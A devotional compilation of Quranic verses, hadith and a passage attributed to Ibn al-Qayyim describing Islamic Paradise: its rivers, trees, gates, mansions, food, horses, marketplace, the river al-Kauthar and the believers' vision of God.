"The description of Paradise which the Mutaqun (the pious) have been promised is that in it are rivers of water the taste and smell of which are not changed; river of milk of which the taste never changes; rivers of wine delicious to those who drink; and riversof clarified honey (clear and pure) therein for them is every kind of fruit; and forgiveness from their Lord" (Surah Muhammad, 15)

The rivers of Paradise gush forth from a mountain of musk and these Rivers will have pearls and rubies as their pebbles and their soil will be musk.


In Paradise there are 4 types of rivers ;

1. **River of Wine :** It should be known that this wine will NOT intoxicate the people, because as we discussed earlier in this book, that in paradise there no such thing like "impure" , the believers would enjoy this pure blessing given by Allah ﷻ. This world is a prison for the believers ,and paradise for the unbelievers. But in the hereafter the Believers would enjoy the pleasures of wine.
2. **River of Honey:** Another River will be that of Honey, pure tasting Honey, in the Qur'an, Allah ﷻ has described as the Best eatable thing as Honey. Its taste will never change.
3. **River of Milk :** Another River will be that of Milk. Its taste will never change.
4. **River of Water :** This river should not be compared to the worldly water. Its water will be very tasty, Its soil will be musk and its pebbles will be pearls and rubies.

Prophet Muhammad ﷺ said;

"You think that the rivers of Paradise have borders in the ground? No, by Allah, indeed, they are swimming on the surface of the ground. Its two sides are pearls, its domes are pearls, and its perfume is musk (best kind of perfume) *Al-Adhfar."* It was said, "0 Messenger of Allah, and what is *Al-Adhfar?"* He ﷺ said, "That which has no mixture in it (i.e. pure)."

River Al-Kauthar



"Verily, We have granted you (0 Muhammad) Al-Kauthar (a river in Paradise)
(Surah Al-Kauthar, 1)

The River Al-Kauthar belongs to Rasullallah ﷺ .

By studying on various Ahadith we come to know that *some* of this River's characteristics are :

- It's a River that flows on the Surface of the ground.
- On its two sides, there are domes of pearls, without being roofed.
- Its soil is purer than musk and its water flows on pearls and rubies.
- Its pebbles are pearls and rubies.
- Its water is whiter than milk and sweeter than honey.
- Its two sides are of gold and silver.
- Birds, whose necks are like Al-Bukhaatee (camels that have long necks) come to drink from it.
- Its Vessels are in number like the stars.

Aisha ﷺ said, : "Whoever would love to hear the flowing sound of the water of Al-Kauthar, then he will not hear it with his eyes, but rather its sound is like the sound that is heard when a person puts two of his fingers in his ears."

The Trees of Paradise



وَدَانِيَةً عَلَيْهِمْ ظِلَٰلُهَا وَذُلِّلَتْ قُطُوفُهَا تَذْلِيلًا

"And the branches of fruit thereof will hang low within each" (Surah Al-Insan, 14)

Abu Hurairah ﷺ reported that the Messenger of Allah ﷺ said :
"There is no free in Paradise except that its trunk is of gold."

[Related by At-Tirmidhee]

Ibn Abbas ﷺ said, "The roots of date palms in Paradise are of green emeralds. And their branches are red gold. And their leaves are clothing for the people of Paradise... Its fruits... are whiter than milk and purer than honey..."

In another narration, Ibn Abbas ﷺ said :
"Az-Zil Al-Mamdood (The Shade Long-Extended)' is a tree in Paradise on a trunk. As for its distance, the diligent rider travels under its shade for 100 years,"
meaning all of its sides. He said, "The people of Paradise, the people of *Al-Ghuraf* (the rooms), and others will come out and talk underneath its shade." He said, "Then some of them will desire, remembering the amusement of the world, and then Allah will send a wind from Paradise, and He will shake that tree with every amusement that was in the world."

[Related by Ibn Abee Ad-Dunyaa]

The above Hadith shows the vastness of paradise, the tree called Az-Zil Al-Mamdood is so huge that a fast rider travels under its shade for 100 years without getting across it. The roots of date palms in paradise are of green emeralds, the leaves of the trees are clothing for the people of paradise. Their greenness is very severe.

Allah says :

مُدْهَامَّتَانِ

"Dark green (in colour)" (Surah Ar-Rahman, 64)

As mentioned earlier, the trees of paradise should not be compared to the trees of this world. Paradise is what no mind has ever thought, no eye has seen, and no ear has heard about. Paradise there will be no hurry as you will live for eternity and you will have 80,000 servants. You might eat your favourite dish for several weeks and there will be no excretion or urination, all will come out as sweat which will be pure musk. The taste of the Foods will never change and you will never become bored.

Q: How can I plant trees in Paradise in my territory?
Ans. Its very easy, you just read the beginning of the third kalima i.e.



Reading it will cause a Tree to be grown for you in paradise, which will belong to you. Isn't it great?, that you can grow thousands of Acres of Trees will golden and silver trunks in your territory in Paradise!!!

More Description of Paradise

The Two Gradens

Abu Bakr ibn Moosa Al-Ash'aree related ﷺ from his father ﷺ that the Messenger of Allah ﷺ said, "Two Gardens (in Paradise) are from gold, including their utensils and that which is in them. And two Gardens are from silver, including their utensils and that which is in them. And there is nothing between the people and between them looking at their Lord except for the robe of *Al-Kibriyaa* (Grandeur and Glory) on His Countenance in the Garden of 'Adan (Eden)."

[Bukhaaree* and *Muslim]

In another narration, Abu Moosa Al-Ash'aree ﷺ related that Rasulullah ﷺ said:
"Two Gardens (in Paradise) are of gold for the *Saabiqeen* (those who are foremost in the Islamic faith of Monotheism and in performing righteous deeds in the life of this world on the very first call for them to embrace Islam), and two Gardens are of silver for the *Ashaabul-Yameen* (those on the Right, i.e., the pious true believers of Islamic Monotheism)." **[Related byAl-Bayhaqi]**

وَلِمَنْ خَافَ مَقَامَ رَبِّهِۦ جَنَّتَانِ ﴿٤٦﴾ فَبِأَيِّ ءَالَآءِ رَبِّكُمَا تُكَذِّبَانِ ﴿٤٧﴾
ذَوَاتَآ أَفْنَانٍ ﴿٤٨﴾ فَبِأَيِّ ءَالَآءِ رَبِّكُمَا تُكَذِّبَانِ ﴿٤٩﴾ فِيهِمَا عَيْنَانِ تَجْرِيَانِ ﴿٥٠﴾
فَبِأَيِّ ءَالَآءِ رَبِّكُمَا تُكَذِّبَانِ ﴿٥١﴾ فِيهِمَا مِن كُلِّ فَٰكِهَةٍ زَوْجَانِ ﴿٥٢﴾
فَبِأَيِّ ءَالَآءِ رَبِّكُمَا تُكَذِّبَانِ ﴿٥٣﴾

"But for he who has feared the position of his Lord are two gardens , So which of the favors of your Lord would you deny? Having [spreading] branches. So which of the favors of your Lord would you deny? In both of them are two springs, flowing. So which of the favors of your Lord would you deny? In both of them are of every fruit, two kinds. So which of the favors of your Lord would you deny?"

(Surah Ar-Rahman, 46- 53)

The Couches of Paradise

مُتَّكِـِٔينَ عَلَىٰ فُرُشٍۭ بَطَآئِنُهَا مِنْ إِسْتَبْرَقٍ ۚ وَجَنَا ٱلْجَنَّتَيْنِ دَانٍ

"Reclining upon the couches lined with silk brocade, and the fruits of the two Gardens will be near at hand." (Surah Ar-Rahman, 54)

Ibn Mas'ood ﷺ said, "If the insides of the couches are lined with silk brocade, then how wonderful their exteriors must be!

مُتَّكِـِٔينَ عَلَىٰ رَفْرَفٍ خُضْرٍ وَعَبْقَرِىٍّ حِسَانٍ

"Reclining on green cushions (Rafraf) and rich beautiful mattresses (Abqareein)." (Surah Ar-Rahman, 76)

'Abqareein are the richest, best, most beautiful mattresses. The Arabs were addressed in terms of the good things they had with them. And in Paradise are things that are greater and more magnificent than what a person can imagine, things and delights of all categories.

The Greatest Pleasure of Paradise

The Greatest pleasure in paradise will be seeing your Lord ﷻ.

The Messenger of Allah ﷺ said, "Verily, you will see your Lord ﷻ just as you see this moon. You will not argue (or quarrel) over seeing Him, so if you are able, consistently perform the prayer before the rising of the sun and before its setting."

They will even see their Lords (Allah) ﷻ while they are on their raised thrones and beds, just as one sees the moon in the world. They will also see Allah in a more general and comprehensive gathering, which in duration, is like the days of the week. The people of Paradise will gather in a vast valley, on white musk, and there they will be **honoured in proportion to their degrees**. Some among them will be sitting on pulpits made of light; others on pulpits made of gold; and yet others will be sitting on other kinds of jewels and materials...

…Then tables of different kinds of foods and drinks will be placed before them — food and drink that no eye has seen, that no ear has heard, and that has not occurred to the heart of any human being. Then they will be anointed with different kinds of perfume. They will be given such honors as had never crossed their minds. Then Allah ﷻ will appear to them, and He will address them one by one!!!

Allah-hu Akbar !!

The Horses of Paradise

A man asked the Messenger of Allah ﷺ : "0 Messenger of Allah, are there horses in Paradise?" He ﷺ said, "Verily, when Allah admits you into Paradise, you will not want to be carried in it on a horse, unless you are being carried on a horse made of red rubies; it will fly with you in Paradise to wherever you wish (to go)."

[At-Tirmidhee]

Prophet Muhammad ﷺ was once asked : '0 Messenger of Allah, I am a man who loves horses, so are there horses in Paradise?"
The Messenger of Allah ﷺ said, "By the One Who has my soul in His Hand, there are horses in Paradise that are *Haffaaf Murhafah* (thin and light for flying); they travel through the leaves of Paradise, so that those (who ride on them) visit whatsoever (and whomsoever) they please."

The Messenger of Allah ﷺ said : "Verily, in Paradise there is a tree; from its top and its bottom horses made of gold come out, horses that are saddled and bridled with pearls and rubies. They neither urinate nor drop manure. They have wings, and one stride of thefts is like the distance they can see before them. The dwellers of Paradise will ride them, and will fly on them to wherever they please (to go). Those below them in ranking will say, 'By dint of what did your slaves reach all of this honour? He will say to them, 'They would pray in the night, while you were sleeping; they would fast, while you were eating; they would spend (in charity), while you were being stingy; they would fight (in the way of Allah), while you were afraid."

[Related by Ibn Abee Ad-Dunyaa]

- The Horses of paradise are made of red rubies, gold (in another narration) , Allah knows best, and they will and have wings.
- They are *Haffaaf Murhafah* (thin and light for flying).
- They neither urinate nor drop dung.
- The Dwellers will sit on them and they will fly with them in paradise.

Sooq (Marketplace of Paradise)

Ali ﷺ narrates that Rasulullah ﷺ said, " Verily, in Paradise there is a Marketplace, **but** there occurs no buying or selling therein. Instead, there are only appearances of men and women, and so if a man desires an appearance, he enters into it."

[Tirmidhee]

Anas ﷺ narrates that Rasulullah ﷺ said, "Definitely, the inhabitants of paradise will visit a market every Friday. A northerly wind will blow and it will spread [goodness] upon their faces and clothes, causing them to increase in beauty. They will then return to their wives after having become more beautiful than they were before. Their wives will say to them, 'We swear by Allah, you have definitely increased in beauty.' They will also say to their wives, 'We swear by Allah, you have also increased in beauty."

[Sahih Muslim]

At any rate, it is taken to mean that men will only desire to enter into appearances of men; similarly, women will only desire to enter into appearances of women. And that is referring to one's form, shape, outfit, clothing.

In the Hadith of Abu Hurairah ﷺ in regards to the *Sooq* of Paradise:
"One of high attire will come and will meet one who is lower than him; the latter will be very much pleased with the attire and form of the former, but he does not finish speaking with him before he imagines that he is wearing better than him. And that is because it is not suitable for anyone to grieve therein."

The Tooba Tree

The Messenger of Allah ﷺ said, "Verily, in Paradise there is a tree that is called *Tooba.* If a good rider were made to travel in its shade, he would travel in it for one hundred years. Its leaves are green emeralds and its flowers are yellow. Its courtyard is find and thick silk. Its fruits are robes. Its secretion is ginger and honey. Its valley is red rubies and green emeralds. Its soil is musk, and its grass is saffron, which exudes fragrance without needing to be ignited. Rivers of *Salsabeel* gush forth from its source, as well as wine. Its shade is a gathering place from the gathering places of the dwellers of Paradise. They will be acquainted with it, and all of them will talk in it."

The people will gather at the tooba tree, and they will remember the amusement of the world. Then Allah will send a wind from Paradise, and it will move that tree with **every kind of a musement** that was in the world.



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Beautiful Description Of Paradise

by Ibn al-Qayyim

Ibn al-Qayyim said, in regards to the description of the Paradise and the delights that it contains:
"And if you ask about its ground and its soil, then it is of musk and saffron.
And if you ask about its roof, then it is the Throne of the Most Merciful.
And if you ask about its rocks, then they are pearls and jewels.
And if you ask about its buildings, then they are made of bricks of gold and silver.
And if you ask about its trees, then it does not contain a single tree except that its trunk is made of gold and silver.
And if you ask about its fruits, then they are softer than butter and sweeter than honey.
And if you ask about its leaves, then they are softer than the softest cloth.
And if you ask about its rivers, then there are rivers of milk who's taste does not change, and rivers of wine that is delicious to those who drink it, and rivers of honey that is pure, and rivers of water that is fresh.
And if you ask about their food, then it is fruits from whatever they will choose, and the meat of whatever birds they desire.
And if you ask about their drink, then it is *Tasneem*, ginger, and *Kaafoor*.
And if you ask about their drinking cups, then they are crystal-clear and made of gold and silver.
And if you ask about its shade, then a fast rider would ride in the shade of one of its trees for a hundred years and not escape it.
And if you ask about its vastness, then the lowest of its people would have within his kingdom and walls and palaces and gardens the distance that would be travelled in a thousand years.
And if you ask about its tents and encampments, then one tent is like a concealed pearl that is sixty miles long.
And if you ask about its towers, then they are rooms above rooms in buildings that have rivers running underneath them.
And if you ask about how far it reaches into the sky, then look at the shining star that is visible, as well as those that are far in the heavens that the eyesight cannot possibly reach.
And if you ask about the clothing of its inhabitants, then they are of silk and gold.
And if you ask about its beds, then its blankets are of the finest silk laid out in the highest of its levels.
And if you ask about the faces of its inhabitants and their beauty, then they are like the image of the Moon.
And if you ask about their age, then they are young ones of 33 years in the image of Adam, the father of humanity.
And if you ask about what they will be hearing, then it is the singing of their wives from among the *Hoor al-'Ayn*, and better than that are the voices of the Angels and the Prophets, and better than that is the Speech of the Lord of the Worlds.
And if you ask about their servants, then they are young boys of everlasting youth who resemble scattered pearls.

And if you ask about their brides and wives, then they are young and full-breasted and have had the liquid of youth flow through their limbs; the Sun runs along the beauty of her face if she shows it, light shines from between her teeth if she smiles; if you meet her love, then say whatever you want regarding the joining of two lights; he sees his face in the roundness of her cheek as if he is looking into a polished mirror, and he sees the brightness from behind her muscles and bones; if she were to be unleashed upon the World, she would fill what is between the Heavens and the Earth with a beautiful wind, and the mouths of the creation would glorifiy, praise, and exclaim greatness, and everything between the East and the West would be adorned for her, and every eye would be shut from everthing but her, and the light of the Sun would be outshone just as the light of the Sun outshines the light of the stars, and everyone on the face of the Earth would believe in the Ever-Living, the One who Sustains and Protects all the exists.
And the covering on her head is better than the World and all that is in it, and she does not increase with age except in beauty; free from an umbilical cord, childbirth and menses, and pure of mucous, saliva, urine and other filthy things; her youth never fades, her clothing is never worn out, no garment can be created that matches her beauty, and no one who is with her can ever become bored; her attention is restricted to her husband, so she desires none but him, just as his attention is restricted to her so she is the sole object of his desire, and he is with her in utmost safety and security, as none has touched her before of either humans or *Jinn*.

And if you ask about the Day of Increase (in reward) and the visit of the all-Mighty, all-Wise, and the sight of His Face – free from any resemblance or likeness to anything – as you see the Sun in the middle of the day and the full Moon on a

cloudless night, then listen on the day that the caller will call: *'O People of Paradise! Your Lord – Blessed and Exalted – requests you to visit Him, so come to visit Him!'* So they will say: 'We hear and obey!'

Until, when they finally reach the wide valley where they will all meet – and none of them will turn down the request of the caller – the Lord – Blessed and Exalted – will order His Chair to be brought there. Then, pulpits of light will emerge, as well as pulpits of pearls, gemstone, gold, and silver. The lowest of them in rank will sit on sheets of musk, and will not see what those who are on the chairs above them are given. When they are comfortable where they are sitting and are secure in their places, and the caller calls: *'O People of Paradise! You have an appointment with Allaah in which He wishes to reward you!'* So they will say: 'And what is that reward? Has He not already made our faces bright, made our scales heavy, entered us into Paradise, and pushed us away from the Fire?'

And when they are like that, all of a sudden a light shines that encompasses all of Paradise. So, they raise their heads, and, behold: the Compeller – Exalted is He, and Holy are His Names – has come to them from above them and majestified them and said: ***'O People of Paradise! Peace be upon you!'*** So, this greeting will not be responded to with anything better than: 'O Allaah! You are Peace, and from You is Peace! Blessed are You, O possessor of Majesty and Honor!' So the Lord – Blessed and Exalted – will laugh to them and say: ***'O People of Paradise! Where are those who used to obey Me without having ever seen Me? This is the Day of Increase!'***

So, they will all give the same response: 'We are pleased, so be pleased with us!' So, He will say: ***'O People of Paradise! If I were not pleased with you, I would not have made you inhabitants of My Paradise! So, ask of Me!'*** So, they will all give the same response: 'Show us your Face so that we may look at it!' So, the Lord – Mighty and Majestic – will remove his covering and will majestify them and will cover them with His Light, which, if Allaah – the Exalted – had not Willed not to burn them, would have burned them.
And there will not remain a single person in this gathering except that his Lord – the Exalted – will speak to him and say: ***'Do you remember the day that you did this and that?'*** and He will remind him of some of his bad deeds in the Worldy life, so he will say: 'O Lord! Will you not forgive me?' So, He will say: ***'Of course! You have not reached this position of yours (in Paradise) except by my forgiveness.'***
So, how sweet is this speech to the ears, and how cooled are the righteous eyes by the glance at His Noble Face in the Afterlife…

{Some faces that Day will be shining and radiant, looking at their Lord…} (*al-Qiyaamah*:22-3)
[from *Haadi al-Arwaah ilaa Bilaad il-Afraah* by Ibn al-Qayyim, pg. 193]

Paradise & Hellfire

- **Paradise (Introduction)**
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Paradise (Introduction)

The reality of Paradise is something which people will never be able to comprehend until they actually enter it and see it with their own eyes. However, God has shown us glimpses of it in the Quran so we will have a general view of how it looks like. He has described it as a place essentially different to the life of this world, both in the very nature and purpose of life, as well as the types of delights which people will enjoy therein. The Quran tells people about Paradise, which God offers to them, describes its great blessings, and proclaims its beauties to everyone. It informs people that Paradise is one of two ways of life prepared for them in the afterworld, and that every good thing will be theirs in Paradise to a degree that surpasses our present ability to imagine. It also shows that Paradise is a place where all blessings have been created perfectly and where people will be offered everything their souls and hearts will desire, and that people will be far removed from want and need, anxiety or sadness, sorrow and regret. Every kind of beauty and blessing exists in Paradise and will be revealed with a perfection never seen or known before. God has prepared such blessings there as a gift to those who will inhabit the Paradise.

But what is the nature of these delights in Paradise, and how will it be different from the delights of this world? We will try to highlight a few of these differences.

Taken from IslamReligion with some modifications

The Gates of Paradise

Allah said in the Quran:

"Gardens of perpetual bliss - they shall enter them, as well as the righteous among their fathers, their spouses and their offspring. And angels shall enter upon them every gate." [13:23]

"This is a reminder. Verily, for the righteous is a beautiful place of [final] return - gardens of eternity, whose doors will [always] be open to them." [38:49-50]

"And those who feared their Lord will be led to the Garden in crowds, until behold, they arrive there. Its gates will be opened, and its keepers will say, 'Peace be upon you!' Well have you done, do enter it, abiding [in it] eternally." [39:73]

Imams al-Bukhari and Muslim narrated from Ubadah that the Prophet (peace be upon him) said: ***"If anyone testifies that none has the right to be worshipped but Allah Alone Who has no partners, and that Muhammad is his slave and His Apostle, and that Jesus is Allah's slave and His Apostle and His word which He bestowed on Mary and a spirit created by Him, and that Paradise is true, and Hell is true, Allah will admit him into Paradise through any of its eight gates he likes" .***

Sahl bin Sa`d reported that the Prophet (peace be upon him) said: ***"Paradise has eight gates, and one of them is called ar-Rayyaan, through which none will enter but those who observe fasting."*** [al-Bukhaari]

The prophet also said: ***"You are the completion of 70 nations — the last of them and the most honourable of them with Allah. And the distance between two gates of the gates of Paradise is the travelling distance of 40"*** [Ahmed]

This shows how big the gates of Paradise are, the people will enter them in crowds and the first one to enter Paradise will be our beloved Prophet , and Abu Bakr will be the first of the people (from the Ummah of Prophet Muhammad) to enter paradise.

Abu Hurayrah narrated that the Messenger (peace be upon him) said: ***"The gates of Paradise will be opened on Monday and on Thursdays, and every servant [of Allah] who associates nothing with Allah will be forgiven, except for the man who has a grudge against his brother. [About them] it will be said, 'Delay these two until they are reconciled. Delay these two until they are reconciled. Delay these two until they are reconciled.'"*** [Muslim, Maalik, Abu Dawood]

There are other gates that have their own names as proved in texts such as **al-Salah** (prayer), **al-Jihad**, **al-Sadaqah** (charity), **al-Rayyan**, **al-Ayman** and the door of **al-Kazimen** (who repress anger).

There are some others names pointed out by some scholars based on the indications mentioned in the texts such as gate of **al-Tawbah** (repentance),**al-Thikr** (remembrance of Allah), **al-Ilm** (the knowledge), **al-Radheen** (satisfied persons) and **al-Hajj** (pilgrimage).

The evidence for the first four names is the following Hadith that the Prophet (peace be upon him) said: ***"Whoever gives two kinds (of things or property) in charity for Allah's Cause, will be called from the gates of Paradise and will be addressed, 'O slaves of Allah! Here is prosperity'. So, whoever was amongst the people who used to offer their prayers, will be called from the gate of the prayer; and whoever was amongst the people who used to participate in Jihad, will be called from the gate of Jihad; and whoever was amongst those who used to observe fasts, will be called from the gate of Ar-Raiyan; whoever was amongst those who used to give in charity, will be called from the gate of charity"*** . [Reported by Imams al-Bukhari and Muslim].

The evidence for the fifth name, i.e. **al-Ayman**, is the Hadith of intercession in which ***"… Allah Says to the***

Prophet (Peace be upon him) "O Muhammad! Let those of your followers who have no accounts, enter through the gate of al-Ayman, (a gate of the gates of Paradise that lies on the right); and they will share the other gates with the people" .

The evidence for the sixth name, **al-Kazimen**, is the Mursal Hadith reported from Hasan that he said: ***"There is a gate in Paradise that none will enter by except the one who forgives others' injustice"*** . [Ahmad as quoted by Ibn Hajr in al-Fath].

Know that the scholars of Hadith are agreed upon the first four names only and they disagree regarding the other names. Imam al-Nawawi quoted from al-Qadi as saying: **'there are other Hadith mentioning other names of gates of the Paradise, such as al-Taubah, the gate of those who repress anger and pardon others, and al-Radheen. These are seven names. There is a Hadith on the subject of intercession proving a gate is named al-Ayman, it may be the name of gate number eight'.**

Ibn Hajar said: **'the sound Hadith mentioned four names of the gates of the Paradise; no doubt there will be a gate with the name al-Hajj since it is one of the fundamentals of Islam, and there are other names mentioned in different Hadith, and then he mentioned the above names'.**

Taken from Islamweb and "The Gates of Paradise" by Dr. Abdullah al-Shimemeri with some additions

The Appearance of Paradise

Allah said in the Quran: **"Beautiful mansions in gardens of Adn (Eden Paradise)"** [9:72]

It will an unimaginable feeling of those who will enter paradise and see their houses which are bigger than any Metropolitan City, and indescribable luxurious?

The Messenger of Allah said, : ***"Verily, for the believer in Paradise there is a pavilion made of a single, hallow pearl. Its length is 60 (sixty) miles. The believer has wives that he goes to, from one to the other, yet they (the wives) do not see one another."*** Reported by Abu Moosa Al-Asharee [Related by Bukhari and Muslim]

Ibn Abbas (may Allah be pleased with him): ***"The pavilion is made from a hollow pearl. Its length is a league, and its width is a league. And it has 1000 doors of gold. Around it are round tents that are 50 leagues."***

*Note: 1 league = 3 miles (about 5km long)

The Believers will live in it enjoying the blessings for eternity, your youth will never pass away. We don't know what has been hidden for us for our eyes as reward.

How can the believer deny the favours of his Lord, when its stones are pearls, and the soil is pure musk (best kind of perfume). The Ground of paradise will be of white colour, The Soil of Paradise has been described in hadith as ***"white flour"***. Musk will also be used as aMilaat (cement used between stones in building) of the Palaces of paradise !!

In the Arabic language, Milaat refers to the cement that is used between the two stems (or pillars) of a building; the wall is plastered with it. Perhaps the soil in some places of Paradise is musk (best kind of perfume), and in other places of Paradise it is saffron. And Allah knows best.

Abu Hurairah (May Allah be pleased with him) reported that the Messenger of Allah said: ***"The space in Paradise equal to the measure of one of your whips is better than the sky and the earth."*** [Ahmad]

If just a small part of paradise is better than the world and all it contains, then how will the rest of paradise and all its pleasures be?

The prophet (peace be upon him) also said ;
"I was made to enter Paradise, and in it are stones of pearls, and its soil is musk (best kind of perfume)."
[Related by Bukhari and Muslim]

Abu Hurairah reported that the Prophet said: ***"The earth of Paradise is white; its wide plane consists of rocks of Al-Kaafoor , and it is surrounded by musk, which are like sand dunes. In it are steady rivers. Therein the people of Paradise gather and become acquainted with one another. And then Allah will send the wind of mercy, which will stir up a good fragrance upon them. A man will return to his wife, and will have increased in beauty and fragrance. She will say to him, 'You left me, and I was pleased with you, and I am now even more pleased with you."***
According to a hadith in Sahih Bukhari, the fragrance of paradise can be perceived from a distance of 40 years !!

Jaabir (may Allah be pleased with him) related that the Messenger of Allah (peace be upon him) said, ***"The fragrance of Paradise is found from the distance of 1000 years. By Allah, the 'Aaq*** (one who is undutiful to his parents) ***and the one who breaks off ties of relations will not smell it."***[Related by At-Tabaran]

Taken from "The Journey towards the Hereafter", Part 3, Book 2 , Section 1 with slight modifications.

The Food and Drink of Paradise

The people of Paradise will have any kind of food and drinks they desire, there is no limitation or restrictions to anything they desire to have. They only wish something and they get it instantly:

Allah says:
"Any fruit [any] that they may choose, And the flesh of fowls that they desire" [56:20-21]

"...there will be there all that the souls could desire, all that the eyes could delight in.." [43:71]

Allaah (swt) will permit them to take whatever they want of the good food and drink of Paradise:
"Eat and drink at ease for that which you have sent on before you in days past!" [69:24]

Rivers of Paradise

In Paradise there will be a sea of water, a sea of wine, a sea of milk and a sea of honey, **and the rivers of Paradise will flow out of these seas.** There will be also many springs in Paradise, and its people will drink from these seas, rivers and springs.

Allah says:
"The description of Paradise which the Mutaqun (the pious) have been promised is that in it are rivers of water the taste and smell of which are not changed; river of milk of which the taste never changes; rivers of wine delicious to those who drink; and riversof clarified honey (clear and pure) therein for them is every kind of fruit; and forgiveness from their Lord"[47:15]

<u>As for the nature of those four rivers:</u>

1. River of Wine: It should be known that this wine **will NOT intoxicate the people** like the wine of the wordly life. The believers would enjoy this pure blessing given by Allah.

Allah says:
"Round them will be passed a cup of pure wine; white, delicious to the drinkers. Neither will they have ghoul [any kind of hurt, abdominal pain, headache, etc] from that, nor will they suffer intoxication therefrom" [37:45-47]

In another part of the Qur'aan, Allaah (swt) says:

"They will be given to drink pure sealed wine, the last thereof will be the smell of musk.." [83:25-26]
This wine is sealed or covered, and at the end of it, the drinker will find the scent of musk.

2. River of Honey: Another River will be that of Honey, pure tasting Honey, in the Qur'an, Allah has described as the **Best eatable thing as Honey. Its taste will never change.**

3. River of Milk: Another River will be that of Milk. **Its taste will never change.**

4. River of Water: This river should not be compared to the worldly water. Its water will be very tasty, Its soil will be musk and its pebbles will be pearls and rubies.

prophet Muhammad said: ***"You think that the rivers of Paradise have borders in the ground? No, by Allah, indeed, they are swimming on the surface of the ground. Its two sides are pearls, its domes are pearls, and its perfume is musk (best kind of perfume) Al-Adhfar." It was said, "0 Messenger of Allah, and what is Al-Adhfar?" He said, "That which has no mixture in it (i.e. pure)."*** narrated by Ibn Abi Adunia in "the description of the Paradise" (66*)*

The River of Al Kauthar

In Islamic terminology it has two meanings:
1 – It is a river in Paradise which Allaah has given to His Prophet (peace and blessings of Allaah be upon him). This meaning is what is meant in the verse where Allaah says (interpretation of the meaning):
"Verily, We have granted you (O Muhammad) Al?Kawthar (a river in Paradise)" [al-Kawthar 108:1]

This is how the Prophet (peace and blessings of Allaah be upon him) interpreted it. It was narrated by Muslim in his Saheeh (607) that Anas (may Allaah be pleased with him) said: ***Whilst we were with the Prophet (peace and blessings of Allaah be upon him), he dozed off then he raised his head and he was smiling. We said, "Why are you smiling, O Messenger of Allaah?" He said: "A soorah has been revealed to me." And he recited*** (interpretation of the meaning):
"Verily, We have granted you (O Muhammad) Al-Kawthar (a river in Paradise)…" [al-Kawthar 108:1]
to the end of the soorah. Then he said: "Do you know what is al-Kawthar?" We said: Allaah and His Messenger know best." He said: "It is a river that my Lord has promised to me in which there is much goodness. And it is a cistern to which my ummah will come on the Day of Resurrection."

Al-Tirmidhi (3284) narrated from Ibn 'Umar (may Allaah be pleased with him) that the Prophet (peace and blessings of Allaah be upon him) said: ***"Al-Kawthar is a river in Paradise. Its banks are made of gold and its bed is of pearls and rubies…"*** al-Tirmidhi said: It is hasan saheeh; it was classed as saheeh by al-Albaani in Saheeh Sunan al-Tirmidhi, 3/135.

2 – It is a great cistern – a tank for holding water – which will be set up in the place of gathering on the Day of Resurrection, to which the ummah of Muhammad (peace and blessings of Allaah be upon him) will come. **The water of this cistern will come from the river of al-Kawthar which is in Paradise**, hence it is called the Cistern of al-Kawthar. The evidence for that is the hadeeth narrated by Muslim in his Saheeh (4255) from Abu Dharr, that ***"into the Cistern will flow two pipes from Paradise."*** The apparent meaning of this hadeeth is that the Cistern will be next to Paradise so that the water from the river that is inside Paradise will be able to flow into it, as Ibn Hajar said in al-Fath 11/466. And Allaah knows best.

Al-Bukhaari narrated in his Saheeh from Anas (may Allaah be pleased with him) that the Prophet (peace and blessings of Allaah be upon him) said: ***"Whilst I was walking in Paradise, I saw a river whose banks were domes of hollow pearls." I said, "What is this, O Jibreel?" He said: "This is al-Kawthar which your Lord has given to you."*** The angel struck it with his hand and its mud or its perfume was of the most fragrant (or pure) musk.

In al-Musnad (12084) it was narrated from Anas (may Allaah be pleased with him) that the Prophet (peace and blessings of Allaah be upon him) said: **"I have been given al-Kawthar, and it is a river that flows on the face of the earth. Its banks are domes of pearls and it is not covered. I struck its dust with my hand and its dust was the most fragrant (or pure) musk, and its pebbles were pearls."** Classed as saheeh by al-Albaani in al-Saheehah, 2513.

According to another report narrated in al-Musnad (12827) also from Anas, the Prophet (peace and blessings of Allaah be upon him) was asked about al-Kawthar and he said: ***"That is a river which Allaah has given to me, in Paradise. It is whiter than milk and sweeter than honey, and in it are birds whose necks are like the necks of camels."*** 'Umar said: **"Those are soft birds."** The Messenger of Allaah (peace and blessings of Allaah be upon him) said: ***"Eating them is even softer, O 'Umar."*** Classed as saheeh by al-Albaani in Saheeh al-Targheeb wa'l-Tarheeb, 3740.

With regard to the features of the Cistern that will be in the place of gathering, they include the following:

Al-Bukhaari (6093) and Muslim (4244) narrated that 'Abd-Allaah ibn 'Amr said: The Prophet (peace and blessings of Allaah be upon him) said: **"My Cistern is (as big as) the distance of a month's (journey). Its length and width are equal and its water is whiter than milk and its scent is better than musk. Its drinking vessels are like the stars of the sky and whoever drinks from it will never thirst again."**

Sources:

1. The Delights of the People of Paradise: The Food and Drink of the People of Paradise by Salman ibn Fahd al-'Awdah.
2. The Cistern and River of al-Kawthar by Muhammad Saalih al-Munajjid.

A Description of The Pleasure of Paradise: There is Nothing Like It!

The delights of Paradise surpass the imagination and defy description. They are like nothing known to the people of this world; no matter how advanced we may become, what we achieve is as nothing in comparison with the joys of the Hereafter. As is mentioned in several reports, there is nothing like Paradise:

"It is sparkling light, aromatic plants, a lofty palace, a flowing river, ripe fruit, a beautiful wife and abundant clothing, in an eternal abode of radiant joy, in beautiful soundly-constructed high houses". (Ibn Maajah, Ibn Hibbaan)

The Sahabah (Prophet's companions) asked the Prophet about the buildings of Paradise and he replied with a wonderful description:

"Bricks of gold and silver, and mortar of fragrant musk, pebbles of pearl and sapphire, and soil of saffron. Whoever enters it is filled with joy and will never feel miserable; he will live there forever and never die; their clothes will never wear out and their youth will never fade." (Ahmad, at-Tirmidhi, ad-Daarimee)

God says:
"And when you look there (in Paradise) you will see a delight (that cannot be imagined), and a great dominion." (Quran 76:20)

What God has kept hidden from us the delights of Paradise is beyond our ability to comprehend. The Prophet said that God said:

"I have prepared for My slaves what no eye has seen, no ear has heard and no human heart can imagine." Recite if you wish: **"No person knows what is kept hidden for them of joy as a reward for what they used to do."** (Quran 32:17)

In another report:

"Never mind what God has told you; what He has not told you is even greater." (Saheeh Muslim)

The Fragrance of Paradise

